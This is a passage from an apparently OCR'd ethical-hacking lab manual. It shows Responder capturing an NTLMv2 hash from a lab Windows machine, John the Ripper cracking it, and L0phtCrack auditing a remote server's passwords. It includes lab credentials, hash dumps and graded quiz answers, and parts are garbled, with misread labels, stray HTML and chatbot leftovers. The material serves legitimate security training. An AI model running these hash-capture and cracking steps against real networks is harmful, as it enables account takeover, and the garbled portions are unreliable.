
Edit with WPS Office

2. Now switch to MATE terminal and run

a. sudo responder -I eth0




3. Now Click Windows 10 to switch to the **Windows 10** machine, right-click on the **Start** icon, and click **Run**.
 4. The **Run** window appears; type **\CEH-Tools** in the **Open** field and click **OK**.



5. Responder starts capturing the access logs of the **Windows 10** machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.


6. After copying the hash value open a terminal window, run **sudo su** command and run **pluma hash.txt** command to open a hash.txt file.
 7. In the text editor paste the copied hash value save the file and close the text editor window



A screenshot of a terminal window titled "hash.txt (/home/attacker) - Pluma (as superuser)". The window shows a single file named "hash.txt" with the following content:

```
1 Jason::WINDOWS10:1a39aa959a2f5a68:D79B9FDEF719E908158C285A666C  
0101000000000000C0653150DE09D2014EDAD170A3C0C99E00000000020008  
2
```

8. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**).
9. In the terminal window run **john hash.txt** command to crack the password of Jason.
10. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.



A screenshot of a terminal window titled "[attacker@parrot] - [~]". The user runs the command \$john hash.txt. The output shows the cracking process:

```
Created directory: /home/attacker/.john  
Using default input encoding: UTF-8  
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])  
Will run 2 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.  
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist  
qwerty (Jason)  
1g 0:00:00:00 DONE 2/3 (2025-05-05 05:30) 25.00g/s 167250p/s 167250c/s 167250C/s  
123456..random  
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably  
Session completed
```

11. This concludes the demonstration of performing an active online attack to crack a password using Responder.



Edit with WPS Office

Question 14.1.1.1

Run the Responder tool on the Parrot machine and find the NTLM hash for user Jason on Windows 10. Simulate the user Jason (user: Jason and password: qwerty) on the Windows 10 machine. Enter the name of the interface that is used while running Responder tool.

eth0

Score

✓ Correct

Lab 2: Audit System Passwords

Lab Scenario

Password auditing is one of the crucial stages in checking the security of a system. Password-auditing mechanisms often exploit otherwise legal means to gain unauthorized system access, such as recovering a user's forgotten password feature. The classification of password attacks depends on the attacker's actions.

The lab in this exercise demonstrates auditing of system passwords using a password auditing tool.

Lab Objectives

- Audit System Passwords using L0phtCrack
- Audit System Passwords using John the Ripper



Edit with WPS Office

Task 1: Audit System Passwords using L0phtCrack

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

In this lab, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.


Here, we will audit system passwords using L0phtCrack.

1. Open windows 10
2. Navigate to D:\EHE-Tools\EHE Module 04 Password Cracking Techniques and Countermeasures\Password Cracking Tools\L0phtCrack; double-click **lc7setup_v7.1.5_Win64.exe**.




3. L0phtCrack starts loading; once the loading completes, the L0phtCrack Setup window appears; click Next.
4. Follow the wizard-driven installation steps to install L0phtCrack.
5. The L0phtCrack 7 - Trial pop-up appears; click the Proceed With Trial button.





6. L0phyCrack 7 - Trial pop-up appears; click the Proceed With Trial button.




7. Now Password Auditing Wizard button appear



Edit with WPS Office




8. LC7 Password Auditing Wizard window appears; click **Next**.
9. Choose Target System Type wizard, ensure that the **Windows** radio button is selected and click **Next**.



Edit with WPS Office

10. A remote machine radio button and click Next.



11. In the Windows Import From Remote Machine (SMB) wizard, type in the below details:


- a. Host: 10.10.1.16 (IP address of the remote machine [Windows Server 2016])
- b. Select the Use Specific User Credentials radio button. In the Credentials section, type the login credentials of the Windows Server 2016 machine (Username: Administrator; Password: Pa\$\$w0rd).
- c. If the machine is under a domain, enter the domain name in the Domain section. Here, Windows Server 2016 belongs to the EHE.com domain.



Edit with WPS Office




12. In the Choose Audit Type wizard, select the Thorough Password Audit radio button and click Next.




13. To generate a report, select Generate Report at End of Auditing in the Reporting Options wizard and choose CSV as the report type. Click Browse... to select a location for saving the report.
14. In the Choose report file name window, pick a location (e.g., Desktop) and click Save.
15. In the Job Scheduling wizard, ensure Run this job immediately is selected, then click Next. Let me know if you need further refinements!



Edit with WPS Office



16. Check the given details in the Summary wizard and click Finish.



17. L0phtCrack starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.



Edit with WPS Office

	Domain	Username	NTRM Hash	NTRM Password	NTRM Status	User Info
1	RHE.com	Guest	84D9CFE0012A8901E73C8ED7E0C3B9C0		Cracked (No Password) - instantly	(Built-in account for guest access to the computer/domain)
2	RHE.com	DefaultAccount	01160F0016AX3011972C6D9720C995C0		Cracked (No Password) - instantly	(A user account managed by the system.)
3	RHE.com	jason	2D20E25C44737465CD753171D30963F		Not Cracked	Jason R.
4	RHE.com	krbtgt	43AF79A15B3A7E637080D65325E9873		Not Cracked	(Key Distribution Center Service Account)
5	RHE.com	martin	5E827DFA0742A9EB0AEC1FAA29BD3876		Not Cracked	Martin J.

18. After the status bar completes, L0phtCrack displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.
19. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the Stop button in the bottom-right corner of the window.

The screenshot shows the L0phtCrack 7 interface with a table of cracked user accounts. The table has columns: All Accounts, Domain, Username, NTRM Hash, NTRM Password, NTRM Status, and User Info. The accounts listed are:

All Accounts	Domain	Username	NTRM Hash	NTRM Password	NTRM Status	User Info
1	RHE.com	Guest	84D9CFE0012A8901E73C8ED7E0C3B9C0		Cracked (No Password) - instantly	(Built-in account for guest access to the computer/domain)
2	RHE.com	DefaultAccount	01160F0016AX3011972C6D9720C995C0		Cracked (No Password) - instantly	(A user account managed by the system.)
3	RHE.com	jason	2D20E25C44737465CD753171D30963F		Not Cracked	Jason R.
4	RHE.com	krbtgt	43AF79A15B3A7E637080D65325E9873		Not Cracked	(Key Distribution Center Service Account)
5	RHE.com	martin	5E827DFA0742A9EB0AEC1FAA29BD3876		Not Cracked	Martin J.

20. To audit system passwords, use L0phtCrack to assess security in the target network. After identifying weak passwords, strengthen security by enforcing a strong password policy.
21. This completes the demonstration of auditing passwords with L0phtCrack. Close all open windows and document the collected information. Let me know if you need further refinements!

Question 14.2.1.1

Run L0phtCrack on the Windows 10 machine. Audit the target machine, which is at 10.10.1.16 (username: Administrator, password: Pa\$\$w0rd). Find the password of another user, Jason, on the machine at 10.10.1.16.

qwertystyle="border: 1px solid #ccc; padding: 5px; width: 200px; height: 30px;">qwertystyle="border: 1px solid #ccc; padding: 5px; width: 200px; height: 30px;">

Score

✓ Correct




Edit with WPS Office

Task 2: Audit System Passwords using John the Ripper

John the Ripper is an open-source password security auditing and password recovery tool available for many operating systems. It supports hundreds of hash and cipher types, including those for: user passwords of Unix, macOS, Windows, "web apps", groupware and database servers.

1. Click on Parrot Security 4.10 to switch to the **Parrot Security** machine



2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter**.
4. Now, type **cd** and press **Enter** to jump to the root directory.

